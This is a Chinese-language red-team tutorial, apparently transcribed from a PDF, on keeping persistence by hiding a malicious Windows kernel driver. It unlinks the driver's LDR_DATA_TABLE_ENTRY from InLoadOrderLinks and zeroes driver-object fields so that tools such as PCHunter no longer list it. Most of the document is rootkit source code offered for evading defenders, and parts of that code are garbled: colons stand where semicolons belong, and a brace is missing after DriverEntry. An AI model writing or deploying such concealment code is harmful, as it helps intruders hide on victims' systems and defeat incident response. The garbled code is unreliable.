


前言

在做权限维持的时候,往往采用三环的技术显得可能微不足道了。本节用内核层的技术实现驱动信息隐藏。

1. 恶意驱动文件查找

在普遍的红蓝对抗中,蓝队针对于底层的知识了解的少而又少,这里举一个较为常见的例子..

蓝队可能使用 PCHunter 等工具进行分析可疑进程和文件。



之后我们载入一个自己写的驱动文件,看一下 PCHunter 的情况,可以在本工具成功看到我们的驱动信息。



2. 驱动断链隐藏结构

在 PLDR DATA TABLE ENTRY 结构体中, InLoadOrderLinks 成员,这个成

员把系统所有加载(可能是停止没被卸载)已经读取到内存中。

PDRIVER_OBJECT->PLDR_DATA_TABLE_ENTRY->InLoadOrderLinks

PLDR_DATA_TABLE_ENTRY 结构体如下:

```
typedef struct _LDR_DATA_TABLE_ENTRY {
 LIST_ENTRY InLoadOrderLinks;//这个成员把系统所有加载(可能是停止没被卸载)已经读取到内
存中 我们关系第一个 我们要遍历链表 双链表 不管中间哪个节点都可以遍历整个链表 本驱动的驱动对
象就是一个节点
 LIST_ENTRY InMemoryOrderLinks://系统已经启动 没有被初始化 没有调用DriverEntry这个
历程的时候 通过这个链表进程串接起来
 LIST_ENTRY InInitializationOrderLinks;//已经调用DriverEntry这个函数的所有驱动程序
 PVOID DllBase;
 PVOID EntryPoint;//驱动的进入点 DriverEntry
 ULONG SizeOfImage;
 UNICODE_STRING FullDllName;//驱动的满路径
 UNICODE_STRING BaseDllName;//不带路径的驱动名字
 ULONG Flags;
 USHORT LoadCount;
 USHORT TlsIndex;
 union {
   LIST_ENTRY HashLinks;
   struct {
     PVOID SectionPointer;
     ULONG CheckSum:
   };
 };
 union {
   struct {
     ULONG TimeDateStamp;
   };
   struct {
     PVOID LoadedImports;
   };
 };
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
```

3. 代码分析实现

通过 InLoadOrderLinks 进行获取当前驱动信息,之后利用 RemoveEntryList 该节点即可。

代码全部实现如下:

通过 PsCreateSystemThread 创建了一个线程 Thread, 并在 Thread 内部



```
#include <ntddk.h>
typedef struct _LDR_DATA_TABLE_ENTRY {
  LIST_ENTRY InLoadOrderLinks;//这个成员把系统所有加载(可能是停止没被卸载)已经读取到内
存中 我们关系第一个 我们要遍历链表 双链表 不管中间哪个节点都可以遍历整个链表 本驱动的驱动对
象就是一个节点
 LIST_ENTRY InMemoryOrderLinks://系统已经启动 没有被初始化 没有调用DriverEntry这个
历程的时候 通过这个链表进程串接起来
 LIST_ENTRY InInitializationOrderLinks;//已经调用DriverEntry这个函数的所有驱动程序
 PVOID DllBase;
 PVOID EntryPoint;//驱动的进入点 DriverEntry
  ULONG SizeOfImage;
 UNICODE_STRING FullDllName;//驱动的满路径
 UNICODE_STRING BaseDllName;//不带路径的驱动名字
  ULONG Flags;
 USHORT LoadCount;
 USHORT TlsIndex;
 union {
   LIST_ENTRY HashLinks;
   struct {
     PVOID SectionPointer;
     ULONG CheckSum;
   };
 };
 union {
   struct {
     ULONG TimeDateStamp;
   };
   struct {
     PVOID LoadedImports;
   };
 };
} LDR_DATA_TABLE_ENTRY, *PLDR_DATA_TABLE_ENTRY;
VOID Uploades(struct _DRIVER_OBJECT *DriverObject){
  DbgPrint("%s\r\n",__FUNCTION__);
}
VOID Thread(PDRIVER_OBJECT next_driver){
//获取第一个
  PLDR_DATA_TABLE_ENTRY drivs = &((PLDR_DATA_TABLE_ENTRY)next_driver->DriverSe
ction)->InLoadOrderLinks;
 RemoveEntryList(drivs); //进行断链隐藏
 next_driver->Type = 0;
 next_driver->Size = 0;
 next_driver->DriverSection = 0;
}
NTSTATUS DriverEntry(PDRIVER_OBJECT driver, PUNICODE_STRING req_path)
  driver->DriverUnload = Uploades;
 HANDLE hThread = NULL;
 PsCreateSystemThread(&hThread, 0, NULL, NULL, NULL, Thread, driver);
  return STATUS_SUCCESS;
```

}

之后用 PCHunter 进行查找 (以字母顺序进行查找),可以看到最后一项是没有 yc.sys 驱动文件,隐藏成功!

